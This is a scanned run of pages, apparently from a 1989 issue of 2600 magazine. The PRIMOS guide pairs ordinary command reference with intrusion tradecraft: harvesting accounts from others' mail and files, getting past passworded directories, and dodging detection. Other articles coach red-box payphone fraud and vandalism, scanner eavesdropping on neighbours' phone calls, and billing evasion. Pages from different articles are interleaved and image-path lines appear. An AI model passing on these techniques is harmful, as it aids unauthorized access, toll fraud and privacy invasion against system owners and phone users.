"Disk" indicates the actual disk partition's root pathname. "Ldev" is the logical device number of a given partition. "Pdev" is the physical device number. The "System" column will be blank unless a given disk partition is located on another system. What? Impossible? Not at all. With PRIMENET, Prime's networking software, disk partitions on system B can be accessed from system A. If you are not on a system equipped with PRIMENET then the "System" column will be blank. More on this in the PRIMENET section.

What is important to us immediately is the data in the "Disk" and "Ldev" columns. Each of these disk partitions is an MFD.

On some systems you will find two useful utilities, UP and DOWN. These are external commands. They simplify moving around directories in PRIMOS. Here is how to use them.

**UP [n]**

UP allows you to move up a specified number of levels. The specification of "n" is optional. If you do not specify a value for it, it will have a default value of 1.

**DOWN directory_name**

DOWN allows you to move down one directory in the tree. You must specify the name of the directory that you wish to move down into. You need only specify the UFD or sub-UFD name. There is no need to specify the entire pathname.

If these utilities are not on the Prime you are on then you can upload them to the Prime's CMDNC0 directory (where external commands are stored). There will be more information on this later on.

Viewing files in PRIMOS is as easy as can be. You simply use the SLIST (sequential list) command. The format is as follows:

**SLIST filename**

You must include the file extension of the file that you are SLISTing. Here is a list of file types and what they mean.

| Extension | SLISTable? | Description |
|---|---|---|
| .ABBREV | N | Abbreviation files |
| .BAS | Y | BASIC source code |
| .BIN | N | BINARY image file |
| .CBL | Y | COBOL source code |
| .CC | Y | C Compiler source code |
| .COMI | Y | COMMAND INPUT data files |
| .COMO | Y | COMMAND OUTPUT data files |
| .CPL | Y | CPL (Command Procedure Language) programs |
| .F77 | Y | FORTRAN-77 source code |
| .FTN | Y | FORTRAN IV source code |
| .GVAR | N | Global variable files |
| .PL1 | Y | PL/1, Subset G source code |
| .PLP | Y | PLP source code |
| .PMA | Y | Prime Macro Assembler source code |
| .RUN | N | Prime-written programs; int cmds (compiled) |
| .SAVE | N | Prime- and user-written programs (compiled) |

NOTE: The "SLISTable" column indicates that the file type in question is a SAM file (Sequential Access Method: a text file) and can be viewed normally by the SLIST (Sequential List, like the TYPE command found on most PC's) command. You can SLIST non-SAM files, but they will come out as garbage and that can be a pain in the ass. If you should SLIST a non-SLISTable file type then use BREAK or CONTROL-P to abort the listing.

*"Prime users are people and people like to use easy-to-remember passwords."*

A very important command is the LD command (List Directory). LD will display the contents of the current attach directory. To use it just type:

**OK, ld**

The LD command supports wildcarding, too. If you should want to display all the CPL files in a directory, use LD in this manner:

**OK, ld @@.cpl**

Notice the "@@" in the above command. It tells LD to do a wildcard search for all files ending with the extension ".CPL". Just experiment with this aspect of LD. It's really quite simple.

Getting more information about the Prime you are on is easy. Just use the STATUS (abbreviated STAT) and LIST commands.

# PRIME HACKING

Remember the STAT US and STAT ME commands I mentioned earlier? Well, as you probably guessed, there are several other options to the STATUS command. Here are the other options and what they do:

NOTE: Capitalized letters indicate the option's abbreviation.

**ALl:** Displays all info available through STATUS.

**DEvice:** Displays physical and logical device numbers of any assigned mag tape drives.

**NEtwork:** Displays the status of other systems to which your system is attached by PRIMENET.

**PRoject:** Displays the Project ID of all users logged in.

**SEmaphores:** Displays the value of user semaphores that have been set on the system. A semaphore is a flag used for synchronizing processes. It is used by cooperating user processes to control access to a single shared resource.

**SYstem:** Shows the system nodename and revision of PRIMOS.

**UNits:** Shows you what file units you have open.

Remember, I did not mention the USers, ME, or DIsks options here, as they were fully detailed earlier.

If the STATUS command is issued without any options, information is provided on the following options in this order: SYSTEM, UNITS, DISK, SEMAPHORE, NETWORK, and ME.

That pretty well sums up the STATUS command. But is that all? Hell no. There is also the LIST command. If you thought STATUS had a lot of options then wait until you check this lovely command out. I will only cover the useful options.

First in the syllabus is the LIST_ACCESS command. This command will show you what User ID's have access to the UFD that you are currently attached to. Assume that you are attached to your initial login UFD. Also assume that your User ID is STEVE.SYS. Here is an example of what LIST_ACCESS would display:

```
OK, list_access
ACL protecting "<Current
        directory>":
STEVE.SYS     ALL
SYSTEM        ALL
$REST:        NONE
```

The above command example displays all of the ACL's (Access Control Lists) regarding your UFD. Notice that you, STEVE.SYS, have *all* rights to your UFD (naturally). Also notice that SYSTEM has *all* rights too. Why? Most likely backup purposes. Also notice that $REST (meaning all other user ID's) has *no* rights. Now, let's assume you ATTACHed to another user's UFD. Say, JOHN. Here is what you might get:

```
OK, a john
OK, list_access

ACL protecting "<Current
        directory>":
JOHN          ALL
SYSTEM        ALL
SIMSON        DALURW
$REST         LUR
```

Quite a different story here. Again JOHN and SYSTEM have ALL rights here. But wait, SIMSON has DALURW access and $REST (everyone else) has LUR. What do these cryptic phrases mean? This, I would gather, would be a good time for me to explain the PRIMOS access codes. So glance over at Table A.

As illustrated there, the ALL and NONE mnemonics are also PRIMOS access codes. ALL indicates YES to ALL of the above and, as you can full well guess, NONE indicates that all access is denied.

Also be aware that file systems (groups of files) can be protected by an access category. To list the access of an access category type the following command:

**LIST_ACCESS [category_filename]**

Next is the LIST_GROUP command. It lists all of the ACL groups to which you belong. These groups may govern access to some files on the system. If you don't belong to any groups then PRIMOS will reply with:

**No groups. (list_group)**

Otherwise PRIMOS will respond in the following format:

**Groups are: .HELP .ADMINISTRATORS .ETCETERA**

The LIST_GROUP command can be abbreviated to LG.

LIST_PRIORITY_ACCESS (abbreviation LPAC) is used to display your priority access on any given disk partition. While normally you would use LIST_ACCESS to examine all access rights and priority ACL's on file system objects, LPAC is available since a priority ACL can prevent you from accessing directories and from using the LIST_ACCESS command. Command format is as follows:

**LIST_PRIORITY_ACCESS [pathname] [-brief]**

The LIST_QUOTA command (abbreviated LQ) is, in my opinion pseudo-worthless since file quota information is displayed when the LD (List Directory) command is issued. The LQ command displays current disk quota and storage information for the current (or specified) directory. To issue this command, you need to have L (list) access to the target directory and U (use) access to all higher directories. The proper command format is:

**LIST_QUOTA [pathname] [-brief]**

Executed without pathname, LIST_QUOTA returns information regarding the current directory you are ATTACHed to.

Quotas are storage space constraints set on a directory. The limits are listed in disk records. A 0 quota is great (indicates no quota). A quota of 1 is absolutely lousy. A quota of 1000+ is ok. If a directory has a quota of, say, 1000, then the total number of disk records used in that directory and *all* sub-UFD's below that may *not* exceed the quota.

If you have P (protect) access on the current UFD then you can use the SET_QUOTA command to change the UFD quota constraints. The format is:

**SET_QUOTA pathname [-Max N]**

The abbreviation for SET_QUOTA is SQ. The argument -MAX indicates the maximum number of quotas that the specified pathname can store. N is a decimal number.

Back to the LIST commands. Next up is LIST_ASSIGNED_DEVICES. This command invokes a utility in CMDNC0 that will display all devices hooked up to your Prime, such as printers, etc. Disk partitions are not listed by the LIST_ASSIGNED_DEVICES command.

"If you find that there is more than one of you logged in, then you should make a hasty exit and logout."

You can use the -USER [option] argument to specify a list of users, by name or number. Assigned devices whose assigning user is not in this list are not displayed. The default is all users. The format is either:

**LIST_ASSIGNABLE_DEVICES -USER [user name]**

or

**LIST_ASSIGNABLE_DEVICES -USER [user numbers]**

Remember, the -USER argument is optional, and not required. It is just useful for listing assigned devices that were assigned by a particular user.

LIST_ASYNC is another good one. This command displays all of the system's hardwired lines and what they are doing. There are three types of assignments that a line can have, and these are:

**FREE:** Line is free to be assigned.

**ASSIGNED:** Line is assigned to a hardware device (printer/etc).

**LOGIN:** Line is available for login (terminal or remote).

The header for the display is as follows:

**Line number, Line use, Auto speed enabled, Line speed, Line protocol, User number, User name.**

# PRIMOS GUIDE

Line number is the physical line's identification name. Line use indicates how the line is assigned (free, assigned, login). Line speed indicates the speed of the physical line. Line protocol indicates the line factor (either TTY or TTYNOP). TTYNOP means TTY not operational. User number indicates the user number associated with the AMLC line. User name is the actual name of any user/phantom using that line. I am not too sure about the Auto speed enabled column.

LIST_COMM_CONTROLLERS displays information on all the communication controllers present in a system, excluding the Prime Node Controller. Information is given for each controller and includes the controller name, its type, its device address, the number of synchronous lines attached, and the number of asynchronous lines attached.

LIST_CONFIG displays the current system configuration.

LIST_LAN_NODES displays all nodes on a Prime LAN300 system. Be aware that this external command works only with Prime's LAN300 system (so far as my experience goes).

LIST_SYNC displays all synchronous lines on a Prime system.

LIST_PROCESS displays the environment of a specified user process. The user's process identity is displayed, together with details of its environment which include: attach points; abbreviation file; active COMI and COMO files; connect, CPU and I/O times and limits; the user's ACL groups; and all active remote identities.

There are several more LIST_ commands, but they are not too important at the present moment. I'll let you learn about them on your own via Prime's excellent online help facility. To use the PRIMOS online HELP facility, just type HELP. Or, if you know what you need help with, type HELP commandname. Really quite simple.

**User-to-User Communication**

It is always useful to know how to send and receive messages when on a computer system, whether you are communicating with other hackers online, or attempting to social engineer a legitimate user or system operator. Any user on a Prime may send or receive messages. Messages may be sent from any user terminal to any other user terminal, any user terminal to the system console, the system console to all user terminals, the system console to any specific user terminal, or the system console to any system console on another node of the network (PRIMENET equipped systems only).

Sending messages to users on a Prime is very easy. The message command format is as follows:

```
MESSAGE [username]    [-NOW]
        [-ON nodename]
         [-usernumber]
```

The abbreviation for MESSAGE is M. So instead of typing MESSAGE all the time, you can type M instead.

Notice [username] and [usernumber]. When sending messages to a user you need only specify one or the other. If you were to send a message to user SYSTEM you would type:


```
OK, m system
```

That would enable you to send a message to user SYSTEM. Be aware that the

**TABLE A**

| Code | Right | Applies to | Allows user to |
|---|---|---|---|
| P | Protect | Directories | Change accesses and attributes |
| D | Delete | Directories | Delete directory entries |
| A | Add | Directories | Add directory entries |
| L | List | Directories | List directory entries |
| U | Use | Directories | ATTACH to directories |
| R | Read | Files | Read file contents |
| W | Write | Files | Change file contents |

# SUPPLEMENT: RED BOX PROBLEMS



## Facts About Public Phones


--A red box is not a dangerous toy; however, one should exersize common sense, as this gentlemen is so doing.

It has come to my attention that a few boxers are having difficulties with their toy, in that, some (very few) of the 1.5 million pay phones (not including private) are not registering your "beeps" as a deposited coin. The culprit is the magnet within the mouthpiece of the pay phone your using. When one tries to use the red box the magnet in the mouthpiece interferes with the speaker (which is also a magnet) by absorbing the sound. So, if you thought that your box was on the blink or the phone company has implemented some new technique to stop red boxing, don't worry.

Try holding the red box speaker a 1/2" to an inch away from the mouthpiece as you play your tune (if quarters don't work try dimes or nickels), although this may cause the already curious guy in the neighboring booth to wonder what's going on, it should work. If not, find another pay phone or try a full proof radical method and rip out the handset, so repair service can put a new one in. This should work 100% of the time and it keeps people employed!

*Remember,*
*Phone Phreaks never die;*
*they just build different color boxes.*

Micro Surgeon © 1989



MA BELL IS A CHEAP MOTHER

# HACKING AWAY AT PRIMOS

message you send will be displayed to ALL users logged in under the User ID of SYSTEM. In the case that there are more then 1 user with the same User ID logged in at the same time, you might want to use the [-usernumber] argument. It works like this:

```
OK, m -2
```

That would send a message to the user with the user number of 2. The message you send in this case would *only* be sent to the user with the user number of 2. Use either the user name or the user number, but not both, for using both will cause an error to be displayed by PRIMOS.

If you omit the [username] and [-usernumber] arguments then the message will be sent to the system console. Be careful about this!

The -NOW argument is optional. If it is specified then the message will be sent to the user immediately. Otherwise the message will be put into a queue and sent only when the target user has returned to PRIMOS command level.

The -ON argument need only be specified if you wish to send a message to a user that is logged in on a remote site. This argument will not be required at all if the Prime you are on is not equipped with either the PRIMENET or the LAN300 networking software packages (by Prime Computer, Inc., of course). In order to use this argument you need to know the remote system's nodename. An example of sending a message to a remote system user is:

```
OK, m hacker -on sys.c
```

This would send a message to User ID "HACKER" on the networked Prime system called "SYS.C". Remember, you need to know the correct nodename of the remote system.

Just like in real-life situations (people-to-people), PRIMOS users may or may not wish to speak to you. So before sending a message, you should make sure that the user you wish to communicate with is accepting messages. There are several ways to obtain this information.

**Message -STATus:** Lists receive state of ALL users.

**Message -STATus username:** Lists receive state of all users with the name of "username".

**Message -STATus usernumber:** Lists receive state of all users with the number of "usernumber".

**Message -STATus ME:** Lists the receive state of your own terminal/process.

NOTE: Capital letters in the above forms of the message status commands indicate the legal PRIMOS abbreviations for the commands.

When first initiating a session in which you feel you might be doing some user-to-user communication you should issue the "Message -STATus" command. This will display the message receive state of all users presently online. Here is an example of the output you might receive:

```
        OK, m -stat

User          No        State
SYSTEM        1         Accept
PRIME         13        Defer
PRIMOS        24        Accept
HACKER        37        Reject
RAGE          42        Accept
```

In the above example you notice that there are five processes logged in, one of them being the physical system console. The "No" column denotes the user's user number, while the "State" denotes their message receive state.

Notice how there are three message receive states listed, accept, defer, and reject. In theory, these states are defined as such:

**ACCEPT:** Enables reception of all messages.

**DEFER:** Inhibits immediate messages.

**REJECT:** Inhibits all messages.

If you are set to accept, all messages sent to you will be displayed on your terminal immediately. In defer mode, messages will not appear until what you are doing is done (i.e., a message will not appear while in the middle of a currently executing command). In reject mode no messages will be received by you.

Setting a receive state is useful when you do not wish to be disturbed. It is especially useful to use receive states when using any of the PRIMOS editors or utilities.

Sending messages while in reject mode and sending immediate messages while in defer mode is not permitted as the user you are attempting to communicate with will not be able to respond.

To set your message receive state, simply type:

```
Message -state
```

'-state' is either accept, defer, or reject. Quite simple.

You are advised to avoid sending messages to the system console as that could be potentially hazardous to your stay on a Prime computer system. Pestering legitimate users is also not desired. Use your common sense.

### Internal Snooping Tactics

Once inside a Prime, your paths are many. Some lead to glory, others to deletion of your account (gulp). To aid you in choosing the correct paths, you must snoop about your newfound host. By doing this, you can learn many things, some of which include: who owns the Prime and what they are doing on it, more accounts on the system, or more accounts on *different* Prime systems.

There is plenty for you to do. I strongly urge that you make the snooping procedure a routine and that you do it *immediately* upon obtaining an account, as you never know how long it might last.

Finding out who owns the Prime and what they do on it is always rewarding. The best systems I have been on were Prime Computer, Inc. development systems, 3rd party development systems, and Primes belonging to certain telephone companies (which shall, of course, remain nameless). Depending upon who owns the host, you may obtain a bit more information that you had expected.

More accounts on the system is what you are really after, however. Many users are exceedingly lax. A brief inspection of all mail in the queue can sometimes yield accounts, as can individual programs (source code) and documents.

As for more accounts on different systems, I am saving that for the future section on Prime networking. There will be a host of information regarding the advanced snooping tactics used in order to snoop about PRIMENET-based systems and their respective Token-Ring/LAN300 networks.

### Internal Security

Before you can really start exploring your new Prime, you need to understand how PRIMOS internal security is implemented and how to get around it. As you have seen from the section on basic PRIMOS commands, PRIMOS utilizes access control lists (ACL's). Getting around ACL's is almost an impossibility.

Also you will occasionally run into passworded directories. To attach to a passworded directory, you would type something similar to this:

```
OK, a 'dirname password'
```

Notice how you followed the directory name with the password and enclosed the entire deal with quotes. If you were going to attach to a passworded sub UFD you might type something like this:

```
OK, a 'primenet'>info>source
            password'
```

Passworded directories can be a pain in the ass, but, unlike ACL's, they can be gotten around. Look inside CPL programs (by SLISTing them) for occurrences of ATTACH statements enclosed in single quotes. That's about all the internal security in PRIMOS up to the current revision level (22.0.0).

### Exploring the Vast Reaches of a Prime

When looking around a Prime, always start in your initial attach UFD. Check out every file in it and every file in sub-UFD's under it. When finished there, cruise on up to MFD 0 and start down-attaching to the many UFD's there and look at everything. SLIST all SAM files, read all mail, look at *everything*. Leave no UFD un-attached to! Leave no file un-read.

Understandably it will take a good few hours (sometimes as many as 12) to fully investigate a Prime, but believe me, it is worth it. Capture everything that looks valuable to your buffer. When done looking, follow up everything you captured

# EXCHANGE LIST: 201 AREA CODE

by The Infidel

*EDITOR'S NOTE: This is a list of valid exchanges in the 201 (Northern New Jersey) area code. This is useful for those of you trying to find "hidden" exchanges, like ANI numbers, ringbacks, or telco test numbers. Note: We recently learned that in June of 1991, the southern part of 201 will be split into 908. Other new area codes include 708 (a split of 312) later this year, 903 (a split of 214) in 1990, and 510 (a split of 415) in 1991.*

204 Bernardsville
208 Newfoundland
209 Franklin Boro
214 New Brunswick
218 Somerville
221 Bernardsville
222 Long Branch
223 Manasquan
224 Cliffside
225 Metuchen
226 Caldwell
227 Caldwell
228 Caldwell
229 Long Branch
231 Somerville
232 Westfield
233 Westfield
234 Peapack
235 Nutley
236 Lebanon
238 South River
239 Verona
240 Toms River
241 Roselle
242 Newark
244 Toms River
245 Roselle
246 New Brunswick
247 New Brunswick
248 Metuchen
249 New Brunswick
251 South River
254 South River
255 Toms River
256 Little Falls
257 South River
259 Newark
261 Oradell
262 Oradell
263 Boonton
264 Keyport
265 Oradell
266 Orange
267 Morristown
268 Newark
269 Toms River
270 Toms River
271 Bound Brook
272 Cranford
273 Summit
274 Monmouth Jct.
276 Cranford
277 Summit
278 Paterson
279 Paterson
280 Belmar
281 Belle Mead
283 Metuchen
284 Nutley
285 Morristown
286 Toms River
287 Metuchen
288 Hasbrouck Hts.
289 Elizabeth
290 Matawan
291 Atlantic Highlands
292 Morristown
293 Montague
295 Point Pleasant
297 Franklin Park
298 Roselle
299 Boonton
304 Hawthorne
306 Somerville
307 Park Ridge
308 Freehold
309 Jersey City
316 Boonton
318 Newark
319 Union City
321 Metuchen
322 Fanwood
323 Lakehurst
324 Perth Amboy
325 Orange
326 Morristown
327 Ramsey
328 Dover
329 Monmouth Jct.
330 Union City
332 Jersey City
333 Jersey City
334 Boonton
335 Boonton
337 Oakland
338 Bloomfield
339 Bayonne
340 Passaic
341 Toms River
342 Hackensack
343 Hackensack
344 Newark
345 Paterson
347 Netcong
348 Union City
349 Toms River
350 Lakehurst
351 Elizabeth
352 Elizabeth
353 Elizabeth
354 Elizabeth
355 Elizabeth
356 Bound Brook
358 Westwood
359 Belle Mead
360 South River
361 Dover
362 Blairstown
363 Lakewood
364 Lakewood
365 Passaic
366 Dover
367 Lakewood
368 Hackensack
369 Neshanic
370 Lakewood
371 Newark
372 Newark
373 Newark
374 Newark
375 Newark
376 Millburn
377 Madison
378 South Orange
379 Millburn
381 Rahway
382 Rahway
383 Newton
384 Dumont
385 Dumont
386 Whippany
387 Dumont
388 Rahway
389 Eatontown
390 South River
391 Park Ridge
392 Union City
393 Hasbrouck Hts.
394 Hackensack
396 Rahway
397 Morristown
398 Hopatcong
399 Newark
402 Boonton
403 Caldwell
405 Oakland
414 Orange
417 Metuchen
418 New Brunswick
420 Jersey City
422 Franklin Park
423 Hawthorne
427 Hawthorne
428 Whippany
429 Bloomfield
430 Newark
431 Freehold
432 Jersey City
433 Jersey City
434 Jersey City
435 Jersey City
436 Bayonne
437 Bayonne
438 Rutherford
439 Oldwick
440 Hackensack
441 Hackensack
442 Perth Amboy
444 Ridgewood
445 Ridgewood
446 Englishtown
447 Ridgewood
449 Spring Lake
450 Belleville
451 Jersey City
453 Oxford
454 Phillipsburg
455 Morristown
456 Newark
457 Bound Brook
458 Point Pleasant
459 Hope
460 Rutherford
461 Leonia
462 Freehold
463 New Brunswick
464 Summit
465 Newark
467 Millburn
468 Newark
469 Bound Brook
470 Passaic
471 Passaic
472 Passaic
473 Passaic
474 Linden
475 Belvidere
477 Point Pleasant
478 Passaic
479 Bloomsbury
481 Newark
482 Newark
483 Newark
484 Newark
485 Newark
486 Linden
487 Hackensack
488 Hackensack
489 Hackensack
492 Butler
493 Deal
494 Metuchen
495 Keansburg
496 Columbia
499 Rahway
502 Asbury Park
503 Whippany
505 Toms River
506 Toms River
507 Rutherford
509 Bloomfield
513 Freehold
514 Madison
515 Whippany
517 Deal
519 New Brunswick
521 Jamesburg
522 Summit
523 Paterson
524 New Brunswick
525 South Amboy
526 Somerville
527 Elizabeth
528 Manasquan
529 Cragmere
530 Red Bank
531 Deal
532 Eatontown
533 Livingston
534 Whitehouse
535 Livingston
536 Englishtown
537 Hampton
538 Morristown
539 Morristown
540 Morristown
541 Carteret
542 Eatontown
543 Mendham
544 Eatontown
545 New Brunswick
546 Passaic
547 Jersey City
548 Metuchen
549 Metuchen
558 Elizabeth
560 Bound Brook
561 Plainfield
562 Dunellen
563 Bound Brook
564 Millburn
565 Newark
566 Matawan
567 Englewood
568 Englewood
569 Englewood
570 Hackensack
571 Long Branch
572 New Brunswick
573 Park Ridge
574 Rahway
575 Caldwell
576 Red Bank
577 Freehold
578 Newark
579 Newton
580 Millington
581 Whippany
582 Summit
583 Matawan
584 Succasunna
585 Leonia
586 Rockaway
587 Hackensack
589 Newark
591 Matawan
592 Leonia
593 Madison
595 Paterson
596 Newark
599 Oradell
604 Millington
613 South River
615 Middletown
621 Newark
622 Newark
623 Newark
624 Newark
625 Rockaway
626 Jersey City
627 Rockaway
628 Mountain View
631 Morristown
632 Metuchen
633 Mountain View
634 Woodbridge
635 Chatham
636 Woodbridge
637 Great Meadows
638 High Bridge
641 Hackensack
642 Newark
643 Newark
644 Morristown
645 Newark
646 Hackensack
647 Millington
648 Newark
649 Newark
652 Ridgewood
653 Jersey City
654 Westfield
656 Jersey City
657 Lakehurst
658 Somerville
659 Jersey City
661 Nutley
662 Union City
663 Hopatcong
664 Westwood
665 Summit
666 Westwood
667 Nutley
668 Plainfield
669 Orange
670 Ridgewood
671 Middletown
672 Orange
673 Orange
674 Orange
675 Orange
676 Orange
677 Orange
678 Orange
679 South Amboy
680 Bloomfield
681 Belmar
682 Morristown
684 Paterson
685 Somerville
686 Unionville
687 Unionville
688 Unionville
689 Washington
690 Newark
691 Netcong
692 Teaneck
694 Mountain View
695 Hackensack
696 Mountain View
697 Newfoundland
699 New Brunswick
701 Chatham
705 Newark
706 Middletown
707 Somerville
709 Cranford
712 Hackensack
714 Jersey City
715 Perth Amboy
721 South Amboy
722 Somerville
723 South River
724 Dover
725 Somerville
727 South Amboy
728 West Milford
729 Lake Mohawk
730 Clinton
731 Orange
733 Newark
735 Clinton
736 Orange
737 Rahway
738 Perth Amboy
739 Keyport
740 Livingston
741 Red Bank
742 Paterson
743 Bloomfield
744 Bloomfield
745 New Brunswick
746 Bloomfield
747 Red Bank
748 Bloomfield
750 Woodbridge
751 Belleville
752 Dunellen
753 Plainfield
754 Plainfield
755 Plainfield
756 Plainfield
757 Plainfield
758 Red Bank
759 Belleville
760 Rahway
761 South Orange
762 South Orange
763 South Orange
764 Vernon
765 Madison
766 Bernardsville
767 Closter
768 Closter
769 Plainfield
770 Hopatcong
771 Summit
772 Passaic
773 Passaic
774 Asbury Park
775 Asbury Park
776 Asbury Park
777 Passaic
778 Passaic
779 Passaic
780 Freehold
781 Peapack
782 Flemington
783 Bloomfield
784 Closter
785 Little Falls
786 Andover
787 Keansburg
788 Flemington
789 Westfield
790 Paterson
791 Fair Lawn
792 Jersey City
793 Seaside Park
794 Fair Lawn
795 Jersey City
796 Fair Lawn
797 Fair Lawn
798 Jersey City
806 Flemington
807 Hackensack
808 Caldwell
812 Little Falls
815 Rahway
819 New Brunswick
820 Elizabeth
821 Franklin Park
822 Madison
823 Bayonne
824 Newark
825 Ramsey
826 Perth Amboy
827 Franklin Boro
828 New Brunswick
829 Morristown
830 Seaside Park
831 Pompton Lakes
832 Califon
833 Teaneck
834 Holmdel
835 Pompton Lakes
836 Teaneck
837 Teaneck
838 Butler
839 Pompton Lakes
840 Point Pleasant
841 Stroudsburg
842 Red Bank
843 Hackensack
844 Bound Brook
845 Hackensack
846 New Brunswick
848 Wyckoff
849 Lakehurst
850 Hackettstown
851 Unionville
852 Hackettstown
853 Upper Grnwd Lk
854 Union City
855 Woodbridge
857 Verona
858 Bayonne
859 Phillipsburg
860 Jersey City
861 Union City
862 Linden
863 Union City
864 Union City
865 Union City
866 Union City
867 Union City
868 Union City
869 Union City
870 Long Branch
871 Englewood
872 Atlantic Highlands
873 East Millstone
874 Belle Mead
875 Sussex
876 Long Valley
877 Newark
878 New Brunswick
879 Chester
880 New Brunswick
881 Paterson
882 Caldwell
883 New Brunswick
884 Whippany
885 Bound Brook
886 Cliffside
887 Whippany
888 Keyport
889 Fanwood
890 Little Falls
891 Wyckoff
892 Point Pleasant
893 Bloomfield

(continued on page 46)

# SCANNING FOR CALLS

by Mr. Upsetter

A radio scanner is a fun and useful tool for anyone interested in eavesdropping on phone calls. This article will be primarily concerned with receiving two types of telephone calls: cordless and cellular.

Although some of the old cordless phones operated on 1.6-1.7 MHz, the new ones operate on 46 and 49 MHz. Usually the base transmits both sides of the conversation on 46 MHz and the handset transmits only one side on 49 MHz. There are also phones which operate only on 49 MHz.

The following is a list of corresponding base and handset frequencies:

| base (MHz) | handset (MHz) |
|---|---|
| 46.610 | 49.670 |
| 46.630 | 49.845 |
| 46.670 | 49.860 |
| 46.710 | 49.770 |
| 46.730 | 49.875 |
| 46.770 | 49.830 |
| 46.830 | 49.890 |
| 46.870 | 49.930 |
| 46.930 | 49.990 |
| 46.970 | 49.970 |

The cordless phone transmissions on these frequencies have a range of about 1000 to 2000 feet. That's plenty of range to eavesdrop on all your neighbors. The longest range I've gotten is about 3000 feet with an indoor telescopic antenna. If you know your neighbor has a cordless phone and you want to find his frequency, program the frequencies I've listed into your scanner, then call your neighbor. When he answers (hopefully on the cordless), scan the frequencies and you should hear your own conversation.

It is obvious that anyone's cordless phone conversation could be received with ease. If you use a cordless phone, you should be concerned about security. It is not unlikely that someone near you has a scanner. Uniden Corporation, a major manufacturer of scanners, reports that there are scanners in over four million American homes. Think twice before you use that cordless phone.

Cellular phone transmissions are also easy to receive. The frequencies allocated to cellular phones are in the 800 MHz band. Scanners that receive the 800 MHz band are much more expensive than other scanners with standard coverage. Some manufacturers also block out cellular phone reception in their scanners. However, in my location (San Diego) I discovered a cellular service that operates between 451 and 459 MHz. These frequencies are covered by virtually all scanners on the market. The company using this system is called Vectorone Cellular. They use the following frequencies:

451.2875,
451.400,
451.500,
451.600,
451.7125,
451.8125,
451.925,
452.125,
452.2375,
452.3375,
452.550,
452.650,
452.7625,
452.8625,
453.2875,
453.600,
453.8125,
453.9125,
454.025,
454.050,
454.225,
454.275,
454.325,
454.3375,
454.4375,
454.650,
454.8625,
454.9625,
454.175,
455.3875,
455.4875,
457.200,
457.5125,
458.775.

If you own a scanner I would suggest searching the 450 MHz band to see if there is a similar cellular service in your area. Needless to say, I was surprised to find a cellular service operating on this band. I finally found out the name of the company after hearing the transmission of a recorded message which said "the Vectorone user you called is not available," which is played when one mobile user tries to call another unavailable mobile user. A quick check in the phone book verified the company's existence.

While we're on the subject of snooping, I would like to point out another interesting method. Some people use an "electronic babysitter" to keep track of their kids. An "electronic babysitter" is basically a radio (usually FM) transmitter that is placed in the child's room so the mother can hear the kid cry or whatever from another part of the house using the matching receiver. Some of these "electronic babysitters" transmit on 46 and 49 MHz along with cordless phones. One near my house transmits continuously on 49.83 MHz. People in effect bug their own houses by using an "electronic babysitter". I would estimate the range of these units to be short, about 500 to 1000 feet.

Scanners have many other uses besides eavesdropping on phone calls. If you happen to be a criminal, you can keep track of the police with one. You can also hear air, marine, fire, business, military, and countless other transmissions. Scanners are pretty cheap. A decent one can be bought for about $100. Scanner World in Albany has a good selection and prices. Their address is 10 New Scotland Ave., Albany, New York, 12208. Catalog is two bucks. Also, CRB Research has quite a few frequency directories. Their address is Box 56, Commack, NY 11725. Radio Shack also sells a few scanners and frequency guides.

# The Voice of Our Readers

## The South African Phreak Crisis

**Posted on one of our BBS's:**

By the time you read this, the South African post office, which controls our sole telecom company, and which is directly controlled by the government, will have changed their method of charging. Instead of the present method of not metering local calls, they will now work on a pay-for-time basis as used on out trunk calls. So instead of being able to stay online for as long we want, we will now either have to work out a way of phreaking or find dedicated "unprotected" terminals in order to stay on the international computer networks.

South Africa's telephone system is in its most vulnerable stage. We are in the process of moving from the mechanical exchange system to the digital system. This means we are running on a dual system -- hopefully easier to phreak. About 55 percent of the country is digital and 45 percent mechanical.

Our system is nothing like the U.S. We have just been introduced to toll-free numbers (we call them 0100's). Conferencing systems are controlled by the post office, and are expensive as well as small. Systems such as voice recognition banking services are only just being started. Overseas calls are expensive and the charges are the same at all times. Only approved equipment may be used on the lines (heh-heh), although there are various places where we can buy U.S. stuff (until they are closed down anyway).

Because I don't have much experience in the phreaking area (I'm more into the use of systems on the end of the line), I need information on possible ways to get back onto the net.

Should we not succeed in "breaking" our disgusting telephone system, there will be a lot of networkers who will be forced to stop.

*We should point out that many people throughout the world face the problem of timed calls, i.e. the longer you stay on, the more you're billed. Over here, businesses pay timed rates for local calls no matter how close they are. But we're certain that there is a way out for SAP's (South African Phreaks), considering that it's a new system with a potential for bugs. The most obvious solution lies in the 0100 numbers, just as many phreaks in this country use 800 numbers to bypass billing.*

## Payphone Query

**Dear 2600:**

*Great* magazine! Just got my first issue and am going to order more back issues when I've got the money. If you could focus a bit more on phreaking instead of hacking, us country boys would appreciate it.

In regards to your Spring '89 fortress phone article, I ask you this: since private payphones are put on normal customer lines, wouldn't it be possible to receive a collect call from someone using an AT&T payphone elsewhere? The AT&T operator wouldn't know it's a payphone, right? I've heard of this working before.

**Uncle Ho**

*The key here is screening. Any telephone number can be screened to prevent collect calls from being processed. This includes your home number. COCOT's (Customer Owned Coin Operated Telephones, i.e. private payphones) are supposed to be registered with the local phone company so they can charge the payphone owner more for what is really just a regular phone line. We assume the phone company would install the screening automatically at that point. But that's not to say it won't work. Some long distance companies still don't have access to the database that tells them what numbers are screened. So if you place a collect call through them, it could go through to ANY payphone, not just a COCOT. And there are still instances where a local operator or an AT&T operator will screw something up and send a collect call to a payphone. The key is to keep trying. By the way, the "real" payphones are now considered to be the ones operated by the BOC's (Bell Operating Companies): Nynex, Southwestern Bell, U.S. West, Pacific Telesis, Ameritech, Bell South, and Bell Atlantic. AT&T is currently making payphones that are used as COCOT's. In other words, using an AT&T phone is no guarantee that you are not using a COCOT. The only guarantee is whether or not one of the BOC names appears somewhere on it.*

## UNIX Made Easy

**Dear 2600:**

Thank you for printing Red Knight's excellent series of articles about hacking UNIX! Too much of your magazine is of an arcane, technical nature and it was a great relief to see an article written by a beginner and for the rest of us beginners about the basics of using UNIX. I do not have any expensive UNIX manuals, and Red

# You Too Can Write A Letter

Knight's summary saved me the trouble of buying these manuals from my bookstore. Remember, information doesn't have to be secret or complicated to be useful!

